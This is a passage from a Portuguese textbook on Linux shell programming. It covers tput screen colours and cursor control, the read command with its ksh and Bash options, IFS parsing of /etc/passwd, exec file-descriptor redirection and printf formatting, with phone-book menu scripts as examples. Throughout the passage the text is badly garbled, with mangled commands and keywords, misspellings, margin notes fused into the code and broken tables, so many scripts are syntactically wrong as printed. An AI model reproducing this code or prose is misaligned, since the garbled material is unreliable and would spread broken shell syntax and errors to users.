ainda são muito poucas! É, tem toda razão... O problema é que ainda não te
disse que se você colocar o terminal em modo de ênfase 1tput bold) . essas
cores geram outras oito. Vamos montar então a tabela definitiva de cores:
Valor Cor Cor após tput bold
o Preto Cinza esetJro
1 Vermelho Vermelho claro
2 Verde Verde claro
3 Marron Amarelo
4 A:zut Roxo
5 Púrpura Rosa
6 Clano Clano claro
7 Cinza claro Branco
1 Qrl
Aprendendo a ler 225
A seguir um script que serve para especificar o par de cores (da letra e
do fundo). Veja:
$ cat mudacor .sh
11 1 /bin/bash
t put sgrO
elea r
# Carregando as 8 cores basicas para o vetor Cores
Cores=(P.reto Vermel ho VeJ;de Marrom Azul Púrpura Ciano "Cinza cla r o" )
# Listando o menu de cores
e c ho ,,
Op c Cor
===li
fo r ((i=l; i <=$ (#Cores[@] ) ; i ++))
p rintf " %02d l s n'' Si " $ (Cor es[i-l]} "
)
CL=
unti l [ [ $CL == O[ l -8 ] 11 $CL-- [ 1-8 ]]]
do
read - p "
Escolha a cor da letra : " CL
clone
# Pa ra quem t em bash a po.rtir da ver.sao 3 . 2
#+ o ce.st do until acima poderia ser f e ito
#+ usando- s e Exp ressoes Regulares . Veja como :
#+ until [[ $CL =~ 0 ? [ 1- 8) ])
ff+ d o
#+ read - p "
#+ Escol ha a cor d a let.ra : " CL
#+ done
CF=
until [ [ $CF== O[ l -8] 11 $CF== [ 1-8 ]]]
do
read -p ''
Escolha a cor de fundo : " CF
done
let CL-- ; l et CF--
tput setaf $CL
t put s et.ab $CF
clear
# A cor pret.a eh zer o e nao um
Material com direitos autorais
226 Programação SheU Linux
Exemplo:
S ca.t tputcup
clea.r
~put cup 3 6
echo ".<-"
~pu~ cup 2 10
echo ''I.,
t.put cup 1 12
~cho " / "
tput c up O H
ec ho " Este eh o ponto (3, 6 )"
----
Executando vem:
$ tputcup
- - - - Este eh o ponto ( 3, 6)
S I
I
.<-
Note que no exemplo citado, propositadamente, a tela foi formatada de
baixo para cima, isto é, da linha três para a zero. Isso explica a presença do
prompt <SJ na linha um, já que quando acabou a execução do programa,
o cursor estava na linha zero.
Por curiosidade, vamos tirar a instrução clear da primeira linha, em se-
guida vamos listar o programa e executá-lo. A seguir está a tela resultante
desses passos:
$ cat tputcup _____ Este eh o ponto (3, 6)
S ut:. c up 3 6/
~cho ". <- ''I
~:pu~: cup . <- 10
ec ho " / ..
~pu~ cup l 12
echo •• /"
~:put cup O 14
acho "- - - - Este ah o pot>to (3, 6) •
$ tputcup
Copyr ht
Aprendendo a ler 227
Nessa bagunça, vimos que a execução do programa foi feita por cima
de sua listagem e, conforme dá para perceber, se não usarmos o cl ear no
início do programa que trabalha com tput c up, sua tela formatada normal-
mente fica comprometida.
Já que as outras formas de tput envolvem somente atributos de tela,
fica difícil, em uma publicação, apresentar exemplos que ilustrem seus
usos. Podemos, no entanto, digitar para efeito de teste, uma rotina que
faça crítica de sexo. Façamos assim:
$ c at > t e s t s e x
c l ear
s e xo=$1
if [ "$sex o 11 - l t 1 - o " ( 11 1
' $sexo" -gt 2 ")" ]
t he n
f i
t put cup 21 20
tput smso
e cho "Estas em duvi da ,
s l eep 5
t p u t sgr O
tpu t r eset
e xit 1
tpu t bolà
tpu t cup 10 35
i f [ " $s exo " -eq 1 ]
t he n
e c ho s e xo mascul i no
e1se
echo sexo f eminino
fi
s l eep 5
tpu t sgr O
tput r e s et
e xit
<'O>
Vamos testá-lo assim:
$ t e stse x 1
$ t estsex 2
$ testsex 5
e ' ? ? ? "
Vai paralinha21coluna 20
Coloca temlinal em vídeoreverso
Espera 5segundos para lermensagem de erro
Restaura omodo normal do tennina/
Retomatudo ao original e dá um clear
Coloca terminal em modo de realce
V
aipara linha 1
0 coluna 35
Material com direitos autorais
228 Programação SheULinux
Afinal como é que se lê?
Com o comando read, é claro. Você pode ler dados de arquivos ou direta-
mente do teclado com esta instrução. Sua sintaxe geral é:
read [var,J (var. ) . . . fv<>t..J
Onde var,, var: , . . . var. são variáveis separadas por um ou mais
espaços em branco ou <'rAB> e os valores informados também deverão
conter um ou mais espaços entre si.
Exemplo:
$ read a b c
aaaaa bbbbbb ccccccc
$ echo - e • $an$bn$c" "
aaaaa
bbbbbb
ceccccc
S r ead a b
""""" bbbbbb ccccccc
$ echo - e • $an$b""
aaaaa
bbbbbb ccccccc
Cadelas de carederes seperadasporespaço
0n significa new-line.Aopção -esó é valida no LINUX
Av~riilvel $a recebe 11 t•porção
AvitiÍável Sbrecebe oresto da cadeia
Vamos ver agora um trecho de programa que critica uma matricula re-
cebida pelo teclado. Caso este campo esteja vazio, daremos oportunidade
ao operador para descontinuar o programa. Caso não seja numérico, será
dado um aviso de que o campo digitado está incorreto, pedindo a sua re-
digitação:
$ cat tstmatr
while true
do
e l e a t:
tput cup 10 15
Só sai do loop seencontrarum break
echo -n "Ent re com s ua mat:..ricula : •
•
read ~latric
15.A opção-e ê necessária somente em ambiente LINUX. Nos outros sabores de UNIX esta opção
não deve ser usada.
Copyr ht
if ( ! "$Matric" J
t:hen
tput cup 12 15
Aprendendo a ler 229
Se a variávelMatric estivervazia...
echo - n " Deseja abandonar? (N/s ) " ON, por estar maiúsculo, é o defau/1
read s n
fi
i f ( "$sn" = S - o '' { '' f'$sn" = s '') '' ]
then
exit
fi
c ont inue
if expr $M
atr i c + 1 1> /dev/null 2>&
1
then
break
el se
tput cup 12 15
Testose és em caixaahaoucaixabaixa
Desprezao result. epossível erro
e cho - n "Iofatricula Nao Numerica . Tec l e < ENTER> p/ continuar . . . "
read
conti nue
fi
done
Caso o separador entre os campos não seja um espaço em
branco (o que é muito comum nos arquivos do UNIX/LINUX),
basta trocarmos a variável IFS conforme vimos no Capitulo
5. Observe o exemplo a seguir:
~ grep julio /etc/passwd Oregistro estava da forma seguinte
julio: x:60009 : 1022 : Testa aplic,1ti vo.s: /prdl /usr/julío: /usr/bin/ ksh
~ oldiFS= " ~ IFS" Salvei oIFS.
~ IFS=: Fiz o novo /FS valer: como emletc/passwd
$ grep julio / etc/passwd I read l name nada uid gid coment hdir shini
$ echo - e" " ~lnamen$uidn$gidn~coment n$hdirn$ shini "
julio
60009
1022
Te.s ta aplicativos
/prdl/ usr/ julio
/usr/bin / ksh
$ I FS=" $Oldi FS"
Este é ologin name
Este é oUserld
O Groupld
Os comentários
OHome Dírectory
OShe/1 inicial
Restauro oIFS, voltando tudo ànormalidade
16. Como já foi citado antes, a opção -e só deve ser usada sob o bash.
Material com direitos autorais
230 Programação SheULinux
Outra forma legal de usar o here string é casando-o com um comando
read, não perdendo de vista o que aprendemos sobre r fS . O comando
cat com as opções - vet mostra o <ENTF;R> como $ , o <TAB> como " I e
os outros caracteres de controle com a notação " L, onde L é uma letra
qualquer. Vejamos então o conteúdo de uma variável e depois vamos ler
cada um de seus campos:
$ eoho "$Linha"
Leonardo Nello (21)3313-1329
$ ca.c - vet <<< "$Linha "
Leonardo ~!ello" I !21) 3313-1329$
$ read Nom SNom 'l'el <<< "$Linha"
S echo "${Norn) _${SNomi _STe1"
Leona relo_~!ello_ (21) 33l3- i329
Separadotes btanco e<TAB> ("I)
Vamos vet se ele leu cada um dos campos
Leuporqueseparadores casavam com o IFS
Primeiramente vamos listar um pedaço do Arqopers , para que possa-
mos conhecer o seu fayout. Vamos fazer isso listando os quatro primeiros
(head - 4l dos dezesseis últimos (tail - 161 registros do arquivo:
$ tai1 -16 Arqopers head - 4
13 dupbgpO l
14 duprtlO l
lS clupedbOl
16 dupi s,Q l
ttan it1 tdani e l 3Cl!anucl
areva itarouco oalves
alyra lribeiro mrnelo hmelo lealobo
j roherto cgercin•
No pedaço de arquivo anterior, notamos que o primeiro campo é o nú-
•
mero do Orgão Local (chamado de OL), o segundo, o nome da máquina e
o terceiro, os operadores que receberão e-maif quando for disponibilizado
algum arquivo para o seu OL. Finalmente, devemos observar que o 12 cam-
po está separado do 22 por uma <TAB>, assim como o 22 do 32.
A seguir, a simplificação da rotina que envia e-mail para os operadores:
cat irqOpers I
>thile read OL l1aq Opers
do
for Oper i n SOpers
do
mail " SOper~SHaq " « E'imHail
Ref . Transfe r encia de Arquivos
I nformamos CfUe :
Psssolinhsa finho psrs owhiepor cause do 1
Opets recebe do3' csmpo em diente
Separe cedeum dos opersdotes des regionais
Tudo ate olebel AmMail faz p81te docom/lndo
O procc~snm~nto d~ ' dat~ ' +~d/ ,b/ ~ y  ' ns ~ R Hr ' ' disponibilizou o nrqui vo
·ccho "$Al:q" . Z· no seu diretori o de saida (lprd4/staout/$Site) do ' w1ame -n ·
Copyr ht
Aprendendo a ler 231
Lembramos que a politica d e backup nao incl ui arquivos t ransit o.rios como
o c i t ado ac i ma . E' portant o funda-
ment al a p re ste za em capt ura- l o para sua
filial, o q ue pode ser f e i ·to u t i l izando o p r ograma p egapack . sh , que
es1:a disponi vel no diretor io / dsv/ ftp / pub de durj cvO l.
sauda coes .
Fiml1ail
done
clone
Uma outra forma de ler dados de um arquivo é montar um bloco de pro-
grama que faça leitura e redirecionar a entrada primária para o arquivo que
se deseja ler. Assim:
I•Thil e read Li nha
do
OL= ' echo "$Li nha'' I cut - fl ~
Arq='echo "$Linha " I cut - f2'
Opers= · echo " $Linh a'' I c ut -f 3 ~
clone < Ar qOpers
Todo cuidado é pouco quando, dentro de um ciclo de leitura de
um arquivo, você desejar ler um dado oriundo da tela, como
por exemplo: esperar que a tecla <ENTER> seja acionada, de-
monstrando que uma determinada mensagem que você man-
dou para a tela já foi lida. Nesse caso, a única forma de fazer
isso, que conheço, é redirecionando a entrada para /devltty
que é o terminal corrente. Se esse redirecionamento não for
feitO, 0 nOVO r ead (nO C8S0 esperandO 0 <ENTER>) nãO lerá dO
teclado, mas sim do arquivo especificado no loop de leitura.
Isso está muito enrolado, vamos ver um exemplo para clarear:
~ cat l t
#
# Lista o con t e ud o do arquivo d e t e l efones
#
Cont aLinha=O
cl ear
Variilvel para fazer quebra depágina.
echo "
Material com direitos autorais
232 Programação SheU Linux
Nome
"
cat telefones 1
>~hile read Linha
do
if [ $ContaLinha -9e 21 I
th<!n
tput cup 2<1 28
Telefone
Se ContaUnha :<: 21 quebra apágina.
echo -n "Tecle <ENI'ER>
read a < /dev/tt y
para pro~~eguir ou X para ter~nar .. . "
Redirecionando ll leituraPMil otecllldo.
"
clone
fi
íf [ "$a" ; X )
then
e:üt
fi
cleax:
echo lf
Nome
ContaLinha;O
echo " $Linha"
Telefone
ContaLinha-· expr $ContaLinha + 1"
tpuc cup 24 49
Se operadorteclou X. tcnnine programa.
echo - e "Técl e <ENTER> para t.erminar ... c"
read a
clear
exit
Estafora do loop. Não redfrecionelteiiura.
Quando eu fiz read a da primeira vez, estava dentro de um loop de lei-
tura do arquivo telefones e então se não tivesse redirecionado a entrada,
o conteúdo do próximo registro de telefones teria ido para a variável sa.
Da segunda vez, por já ter saído do loop de leitura, não foi necessário fazer
o redirecionamento.
Outro tipo de programa que o read nos permite fazer é um menu orien-
tado ao sistema que estamos desenvolvendo. Como exemplo, retoma-
remos aos nossos programas que tratam o arquivo telefones , que são:
add, pp, rem e 1t . Vamos reuni-los em um único programa que chama-
remos de teles e que será responsável pelo controle da execução dos
mesmos.
Copyr ht
$ c at tel e s
#
Aprendendo a ler 233
# T~enu do cadastro de tel efones
#
echo - n "
r ead Opcao
Opcao
---·-·-
-----
1
2
3
4
Aopção -nsetVe pera não saltarlinha ao final doecho.
Acao
-~· --
----
Procur ar Alguem
Adic i ona r .>üguem ao Cadexno de Tel efones
Remover Al guem do Cadastro de Telefones
Lis tagem d o Ca de.rno de Te lefones
Escolha U
ma D
as Opcoes ·"-cima (1-4) : "
ec ho -e "  n " # O n quando prot e gid o do She l l c ausa um sal to de l i nha
case u$0pcao"
in
1) echo - e " Entre cotn o nome a pesquisar : n"
r ead Nome
pp "$Nome"
' '
2) echo - e " Nome a ser adi cionado : n"
read Nome
echo - e " Telefone de $Nome : n11
read Tel e f
add '' $Nomen " $Telef "
' '
3 ) echo - e " Nome a ser r emov i do :  n "
r ead Nome
rem " $Nome ''
' '
4) lt
' '
• ) echo "Sob sao validas opcoes entre 1 e 4''
exit l
' '
esac
exit
Um simples comando echo é usado para mostrar todo o menu no ter-
minal, tirando proveito das aspas para preservarem os caracteres new fine
(01O) presentes no texto. O comando read é usado para armazenar na
variável opcao a escolha do usuário.
Material com direitos autorais
234 Programação SheU Linux
Um case é então executado para definir que rumo tomar com a escolha.
Um simples asterisco c·>, representando nenhuma das escolhas anterio-
res, serve como crítica ao conteúdo da variável Opcao .
Vejamos a sua execução:
S teles
Opcao Acao
----- ----
----- ----
l Procurar Alguem
2 Adicionar Alguem ao Caderno ele Telefones
3 Remover }>.lguem do Cadastro de Telefones
4 Listagem do Cade rno de Tclefone3
Escolha Urna Das Opcoes Acima ( 1-4) : 2
Nome a ser adicionado: J'Ul ian.a Duarte
Telefone de Juliana oua ne : (024) 622-2876
Temos duas maneiras de ver se tudo correu bem: verificando pelo nome
da Juliana ou fazendo a listagem geral. Vejamos as duas execuções:
$ teles
Opcao Acao
----- ----
----- ----
1 Procurar Al guem
2 Adiciol11!: A.lguem ao Cadérno dê Télefones
3 Remover Alguern do Cadastro de Telefones
1 Listagem do Caderno de Telefones
Escolha Urna Das Opcoes Acima (1- 4) : l
Entre com o nome a pesquisar: J'Uliana
Juliana Duarte (0241 622- 2616
Já no segundo caso, após chamarmos teles e fazermos a opção
~ teremos:
Nome
Ci 1:0 Grippi
Claudia 11o.rcill
Enio Cardoso
Telefone
(021) 555-1234
(021) 555-2112
(021)232-3423
Copyr ht
Ju l iana Duart e
Lui z Carlos
N"ey Garrafas
Ney Ge r hardt
Paula Duart e
(024) 62 2-2876
(021) 767- 2124
(02 1) 988 - 3398
(024 ) 543- 43 2 1
(011) 449- 0989
Aprendendo a ler 235
Ç::::JCá esta ela...
Tecl e <EN
TER> par a terminar.,,
Vamos executar, novamente, passando uma opção inválida:
$ tel e s
Opcao Acao
--~-- ----
----- ----
1 Procurar Alguem
2 Adicionar ·""l guem ao Cad eJ:n o d e Tel efo nes
3 Remover Al 91tem do Cadastr o de Telefones
4 Listagem do Caderno de Te l e fones
Escolha Uma Das Opcoes Acima ( 1- 4) : 6
Soh sao validas opcoes ent re 1 e 4
Nesse caso, o programa simplesmente exibe Soh sao val i das opcoes
en tre 1 e 4 e é descontinuado. Uma versão mais amigável deve continuar
solicitando até que uma opção correta seja feita. Sempre que se fala até
penso em unt J.l e efetivamente para que este nosso desejo aconteça,
basta colocar todo o programa dentro de um ciclo de until que será exe-
cutado até que uma opção correta seja feita.
A grande maioria das vezes que executarmos tel es será para con-
sultar o nome de alguém, assim, se na chamada do programa estivés-
semos passando algum parâmetro, poderíamos supor que a opção de-
sejada por default fosse a 1 e já executássemos o programa pp. Assim,
poderíamos escrever uma nova versão do programa, com a seguinte
cara:
$ cat teles
#
# Nenu do c adas tro d e t elefones - versao 2
#
if ( "$#'' -ne O J
then
pp " $* "
exit
Mais que um parâmetro, executo pp
Material com direitos autorais
236 Programação SheULinux
unt.ü [ "$0K" 1
do
echo - n .,
Opcao
=====
1
2
3
4
B:scolha
read Opcao
echo -e "
'n,.
OK=l
case " $0pcao"
in
1) echo -n "
read Nome
pp "$Nome"
..
• •
2) echo - n "
read Nome
echo -n "
read Telef
Enquanto opção for invillída, $0K estará vazia
i'<cao
----
----
Procurar Alguem
Adicionar Alguem ao Caderno de Telefones
Remover Alguem do Cadastro de Telefones
Listagem do Cade rno da Telefones
Uma Das Opcoes Acima (1- 4): "
N.é que se prove ocontrário, aopção é boa
Entre com o nome a pesquisar : "
Nome a ser .!ldicion,ado: "
Telefone de $Nome : "
add "$Nome " "$Telt!f"
esae
clone
exit
• •
3) echo - n "
read Nome
rê1
n '"' $Nome"
..
• •
~) lt
• •
Nome a ser removido: "
• ) echo "Soh sao validas opcoes entre 1 e 4"
OK= Opção lncotre/B. Esvazio SOKforçando o loop
..
• •
Se a quantidade de parâmetros for diferente de zero, então o pp é
chamado diretamente, passando os argumentos digitados na linha de co-
mando. A variável $OK foi criada para controlar o loop do until . Enquan-
to ela permanecer vazia, o programa continuará em loop. Portanto, logo
após receber a escolha, colocamos um valor em soK (no caso coloca-
mos 1, mas poderia ser true, verdadeiro, OK, ...) para que servisse para
qualquer opção correta. Caso a escolha fosse indevida, então soK seria
Copyr ht
Aprendendo a ler 237
novamente esvaziada, forçando desta maneira o loop. Vejamos então seu
comportamento:
$ tel e s Juliana
Juli ana D
uar te (024) 622-2876
$ tel e s
O
pcao Acao
----- ----
----- ----
1 Procurar Jlguem
2 Adicionar Al guern ao Caderno de Tel efones
3 Remover Alguem do Cadast ro de Telefone s
4 Li stagem do Caderno de Telefones
Escolha U
ma Das Opcoes Acima (1- 4) : 5
Soh sao validas opcoes entre 1 e 4
Opcao Acao
----- ----
----- ----
1 Procurar Alguem
2 Adicionar Al guem ao Caderno de Tel efones
3 Remover Alguem do Cadastro de Telefones
4 I.istagem do Cade.rno de Telefones
Escolha Uma Das Opcoes Acima (1-4) : 1
Entre com o nome a pesquisar : Ney
Ney Garrafas
Ney Gexhaxdt
(021) 988-3398
(024)54 3-4321
Leitura dinâmica
Você deve estar achando que esse negócio de, toda hora que for fazer
uma leitura na tela, ter de executar antes um echo para escrever o literal,
é muito chato! Mas sou obrigado a concordar. Acho que pensando nisto,
no desenvolvimento do ksh sob UNIX, foi implementada uma variante
do comando r ead que permite escrever um literal e, à sua frente, parar
esperando a digitação do valor do campo. Esta implementação tem esta
cara:
.t.:ead <nome da variável>?<p:r:ompt >
Onde:
<nome da variável> é a variável que receberá o campo que for digitado;
<pr ompt> é o literal que será escrito na tela para indicar o que deve ser
digitado,
Material com direitos autorais
238 Programação SheULinux
Exemplo: O seguinte trecho de programa,
tput cup 10 20
~ead Nome?"Oigite seu nome : •
ao ser executado, posicionaria o cursor na linha 1Ocoluna 20 e escreveria:
Digite seu nome :
o cursor, então, ficaria parado após o espaço em branco que segue os dois
pontos c:), esperando pela digitação do operador, e o conteúdo dessa
digitação iria para a variável $Nome .
Vejamos agora o programa teles, descrito antes, como ficaria alteran-
do as instruções read para este novo formato:
$ cat teles
il ! /us~/b in/ksh
li
i M
enu do cadastro de telefones - versao 3
i
i f ( "$H " •ne o 1
then
pp "'$"""'
exit
fi
until r ..$0K" I
do
read Opcao? "
ec:.ho ., n "
OK•l
Opcao Acao
1 Procurar Alguem
2 Adicionar hlguem &o Caderno de Tel efones
3 Remover Alguem do Cadastro de Telefones
4 Listagem do Cade ~no de Telefones
Escolha Uma Das Opcoes Acima (1-4) : "
case "$0pcao"
in
1) read Nome?"
pp "'$Nome! "
..
' '
2) read Nome?"
Entre com o nome a pesquisar: •
Nome a ser adicionado: "
Copyr ht
dono
exit:.
esac
read ·relef?"
add t'.$Nomc" "$Telef"
• •
3) read Nome?"
re.m ~· $Nome"
..
.'
4) lt
• •
Telefone de $Nome : "
Nome a .se.r l:emovido: •·
.a.") ech o "Soh s.ao velida~ opcoe!l entre 1 e 4 "
OK=
. .
.'
Aprendendo a ler 239
Viu que legal? O programa deu uma boa encolhida! Porém é fundamen-
tal ficarmos atentos no uso desse formato, porque só poderemos usá-lo
caso tenhamos certeza absoluta de que ele será sempre executado em
ambiente do ksh sob o Sistema Operacional UNIX.
Leitura sob o Bash
Da mesma maneira que a seção anterior mostra uma forma de leitura típica
do ksh, esta seção mostrará algumas implementações do comando read
que só podem ser usadas sob o Bash.
Opção -p
O que acabamos de ver, Leitura Dinâmica, isto é, um comando de leitura que
englobasse o prompt, pode ser feito em Bash com a opção -p prompt.
Exemplo:
$ read -p •oigite sua Matricula: " Matric
Di git:.e .::Jua Matricula : 123156
$ echo $Matric
123156
Opção -t
O comando read acompanhado da opção - t tempo causa o término da
instrução após o decurso de t empo segundos. Caso o comando termine
pelo "estouro" de tempo. ela retornará um código de erro (s? diferente de
zero).
Copyr ht
240 Programação SheU Linux
Exemplo:
S read - t 2 -p "Digite seu nome: " Nome li
> acho - e "nDigite tnais rapido na prox.irna vez"
Di git<': s eu norn<': :
Di gite mai s r apido na proxima vez
No exemplo, dei somente dois segundos para o operador digitar o seu
nome, como obviamente ele não conseguiu, o comando read terminou
com um erro e por isso foi executada a instrução echo que o seguia.
Um bom uso desta opção é para provocar uma saída por tl.meou t de
aplicativos.
Opção -n
Quando usamos o comando read com a opção -n num, estamos dizendo
que a execução da instrução terminará com um <E:NTER> ou após serem
digitados num caracteres, o que ocorrer primeiro.
Exemplo:
Sabemos que um CEP é formado por 5 algarismos, um traço e mais
três algarismos. Então poderíamos fazer a sua leitura da seguinte ma-
netra:
$ read -n 5 -p "Digite o CEP: " Cep; ;read -n 3 - p "-" Compl
Di gite o CEP: 12345- 123
$ echo $Cep
12345
$ echo $Compl
123
Quando o comando read -n nu m não termina por um <ENTER> , o
cursor não passa para a linha seguinte, permitindo-nos esse tipo de
construção. Observe que coloquei todos os comandos na mesma linha
para não ter que criar um script só para o exemplo, isto é, caso as leitu-
ras acima estivessem dentro de um script, poderia colocá-las em linhas
distintas, suprimindo (caso desejasse) o ponto e vfrgula, melhorando a
legibilidade.
Copyr ht
Aprendendo a ler 241
Opção -s
O comando read com a opção - s (derivado de silent} exerce a mesma
função que se houvesse um stty - echo antes do .react (conforme está
explicado no início deste mesmo capítulo}, isto é, tudo que for teclado
até o fim da instrução não aparecerá na tela. Obviamente esta é a
construção indicada para capturarmos senha pela tela (somente sob o
Bash, não esqueça).
Opção -a
O Bash permite uma leitura direta para um vetor ou array, e isso se faz com
auxílio da opção - a do comando r ead.
Veremos os exemplos do uso dessa opção no capítulo 7, na seção em
que aprenderemos a lidar com os vetores.
Outra forma de ler e gravar em arquivos
Os comandos esperam que três descritores de arquivo (file descriptors ou
fd) estejam disponíveis. O primeiro, fd o (entrada padrão ou stdin), é para
leitura. Os outros dois (fd 1 - saída padrão ou stdout e fd 2 - saída de
erro padrão ou stderr) são para escrita.
Existe sempre um stdin, stdout, e um stderrassociado a cada comando.
ls 2>&1 significa uma conexão temporária da saída de erro do ls com o
mesmo "recurso" do stdout deste She/1.
Por convenção, um programa recebe os dados pelo fd o (sldin), man-
da a saída normal para o fel 1 (stdout) e a saída de erro para o t d 2
(stderr) . Se um desses três f ds não estiver aberto, você deve encontrar
problemas.
Quando o xterm começa, antes de executar o She/1 do usuário, o xterm
abre o device de terminal (!dev/pts/ n ) três vezes. Nesse ponto, o Shell
herda três descritores de arquivo, e cada comando (processo filho) que é
executado pelo She// herda-os por sua vez, exceto quando esse comando
é redirecionado.
Material com direitos autorais
Z4Z Programação Shell Linux
Redirecionamento significa reassociar um dos descritores de arquivo a
outro arquivo (ou a um pipe, ou qualquf.!r coisa permissível). Descritores de
arquivo podem ser reassociados localmente (para um comando, um grupo
de comandos, um subshell, ...) ou globalmente, para o resto do She/1 usan-
do o comando exec .
Os principais usos dos descritores de arquivo constam na tabela a se-
guir. Vale observar que o que vale para os redirecionamentos de entrada
serve também para os de saída.
Utilização _ ___ Ação
~Arqutvo Redireciona o stdout e stderr para Arquivo
=~~=--
j<>Arqu'ivo
Redireciona o descrilor i para j Todas saldas do
arquivo apontado por i são enviadas para o ar·
nooiun ~. 'por j
Redireciona a stdout para j . Todas as saídas
para stdout irão para o arquivo apontado por j
Abre o arquivo Arquivo para leitura e gravação, e
associa a ele o descritor j
Fecha o arquivo associado ao descritor j
Vejamos agora um exemplo envolvendo os dados dessa tabela:
$ echo 1234567990 > Arqui vo
$ exec 3<> Arquivo
$ read - n 4 <&3
$ echo -n . >&3
$ exec 3>&-
$ cat. Arquivo
123q , 67890
Grava acadeiaemArquivo
Abre Arquivo como VO eassocia ofd 3a ele
Lé somente 4caracteres
Então coloca umponto decimal
Fecha o fd 3como veremos aseguir
Na sequência acima, devemos reparar que o primeiro redireciona-
mento durou somente o tempo suficiente para a execução da instrução
à qual ele estava ligado !echo) ser executada e foi isso que vimos ao
longo deste livro até agora. Para tomar definitiva a associação do td 3
ao Arquivo foi necessário usar o comando exec e, assim sendo, foi
necessário, ao final dessa série, executar outro exec para fazer essa
dissociação.
Aprendendo a ler 243
O uso do comando exec acarreta isso porque ele substitui o She/1 que
lhe está assistindo sem criar processo adicional, e este ambiente gerado
herda os redirecionamentos.
Veja também este outro exemplo para redirecionar somente a stderr
.
para um ptpe:
exec 3>& 1
ls - 1 2> &1 > &3 3>&- 1 grep bact 3 >&
-
exec 3>&
-
Salvou o"Valor co.rrente do stdout
Fecha fd 3(stdout) para o grep mas não para ols
Agora fechou para oresto do scripl
Mais um exemplo, com um fragmento de script vergonhosamente copia-
do de http://www.thobias.org/bin/visitas.txt. :->
# l ink de fd 6 com a s t dout e redi reci ona a .stdo ut para um a rqui vo .
# a part ir daqui toda a stctout vai para $temp_ htntl
exec 6>&.1 : e><ec > $t:emp_ html
Resumindo: evito sempre que possível essa sintaxe porque essa for-
ma de programar é meio complicada e, para futuras manutenções, tem a
legibilidade não muito amigável, porém ela quebra o maior galho quando
a definição do programa que você está fazendo o obriga a trabalhar com
diversos arquivos abertos simultaneamente.
Já sei ler. Será que sei escrever?
Ufa! Agora você já sabe tudo sobre leitura, mas sobre escrita está apenas
engatinhando. Já sei que você vai me perguntar:
Ora, não é com o comando ech o e com os redirecionamentos de
saída que se escreve?
É, com esses comandos você escreve 90% das coisas necessárias, po-
rém se precisar escrever algo formatado eles lhe darão muito trabalho.
Para formatar a saída veremos agora uma instrução muito interessante- é
o print f - sua sintaxe é a seguinte:
pri ntf f o r mato [argume nto .. . ]
Material com direitos autorais
244 Programação Shell Linux
Onde:
formo to - é uma cadeia de caracteres que contém 3 tipos de objeto:
1 - caracteres simples; 2 - caracteres para especificação
de formato e 3 - sequência de escape no padrão da
linguagem C.
Argumento - é a cadeia a ser impressa sob o controle do formato.
Cada um dos caracteres utilizados para especificação de forma t o é
precedido pelo caractere % e logo a seguir vem a especificação de forma t o
de acordo com a tabela:
....JLetra A expressão será Impressa como:
c
e
f
o
o
s
X
Simples caractere
Número no slstema decimal
Notação científlc;a exponencial
Número com ponto decimal17
O menor entre os formatos k e %f com supressão dos ~~·w
não significativos
Número no sistema octal
Cadela de caracteres
Número no slstema hexadecimal
Imprime um %. Não existe nenhuma conversão
As sequências de escape padrão da linguagem C são sempre precedidas
por uma contra barra () e as reconhecidas pelo comando pr inL f são:
-..1 Sequéncia Efeito
a Soaobeep
b Volta uma
F Salta para a próxima página lógica (form feed)
n o Inicio da linha
"""""""""'
r...., Volta para o inicio da linha corrente (carriage rotum)
Não acabou por aí, não! Tem muito mais coisa sobre a instrução, mas
como é muito cheio de detalhes e, portanto, chato para explicar, e pior ain-
da para ler ou estudar, vamos passar direto aos exemplos, que não estou
aqui para encher o saco de ninguém.
17. Nllo consegui fazer esse formato funcionar sob o SVR4; no Linux funciona beleza
1 Qrl
Exemplo:
$ printf "%
c '' "1 caractern
1$
$ pri ntf "%
c  n" "1 caracter"
1
$ pri n tf 11
%-c caracte re n'' 1
1 caractere
$ a=2
$ p rintf "%
c caracteresn" $a
2 caractere.s
$ printf "%10c caracteresn " $a
2 c a.ract e.res
$ printf " %10c n" $a caracteres
2
c
Aprendendo a ler 245
Errado! Só listou 1cl1are não saltou linha ao final
Saltou linha mas ainda não listou acadeia inteira
Esta é a forma correta o %c recebeu o 1
O %c recebeu o valorda variável $a
Repare que, nos dois últimos exemplos, em virtude do %c, só foi lista-
do um caractere de cada cadeia. O 10 à frente do "c " não significa 10
caracteres. Um número seguindo o sinal de percentagem í %) significa o
tamanho que a cadeia terá após a execução do comando.
$ p rintf " 'iSdn" 32
32
$ printf 1' %10dn" 32
32
$ printf " %
04dn" 32
0032
Preenche com brancosá esquerda enãocom zeros
04 após %significa 4dígitos com zeros aesquerda
$ prin tf " %
en" · acho " scale=2 ; 100/6" I bc '
1. 6660OOe+O1 Odefauff do o/.e é 6 decimais
$ printf " %.2en" ' echo "scale=2
1. 6 7e+Ol
$ printf " %
f n" 32 . 3
32 . 300000
$ printf " %.2fn" 32 . 3
32 . 30
$ prin tf "%
.3fn " ' ach o ''scal e=2
33 . 330
$ pri ntf " %
on" 10
12
$ prin tf " %03on" 27
033
$ printf "%-sn" Pet eleca
; 100/ 6" 1 bc '
O .2especificou duas decimais
Odefauff do %!é 6 decimais
O .2especificou duas decimais
; 1 00/6" I bc '
Obc devolveu 2decimais. o printfcolocou Oadireffa
Converteu o 10 para oclal
Assim aconversão fica com maisjeito de oc/al, né?
Material com direitos autorais
246 Programação SheULinux
Pete l eca
$ printf "USsn" Peteleca
Peteleca
$ p rint f "  - lSsNevesn " Petelec a
Pet eleca Neve s
$ printf "  . 3s  n " Pe t e l eca
Pct
$ printf "%1 0 . 3" a  n " Peteleca
i'et .,
$ p rintf "EXEI-!PLO %
x  n " 45232
E:XEHPLO bObO
$ printf "EXEI-!PLO %Xn" 45232
E:XE.NPLO BOBO
$ p rintf "  X  XL%Xn" 49354 192 10
COC.l COLA
Pete/eca com 15caracteres enchidos com brancos
Omenos (-)encheu 8dire~a com brancos
.3 trunca as 3primeirBS
Petcom 10c818Cieresconcaten8do coma(apóso.s)
Ttllnsformou para hexamas os zeros nãocombinam
Assim disfarçou melhor(repare oX maicísculo)
O último exemplo não é marketing e é bastante completo, veja só:
O primeiro t x converteu 4935<
1 em hexadecimal resultando coc.n.
(leia-se "cê", "zero", "cê" e "a");
Em seguida veio um espaço em branco seguido por outro t xL . O ~x
converteu o 192 dando como resultado c o que com o L fez cOL;
E finalmente o último %
X transformou o 1Oem A.
Conforme você pode notar, a instrução é bastante completa e complexa
(ainda bem que o echo resolve quase tudo). Ainda não a havia publicado
nas edições anteriores deste livro, por estar sempre descobrindo um novo
detalhe na sua utilização (será que já descobri todos?).
Creio que quando resolvi explicar o p rint t através de exemplos, acertei
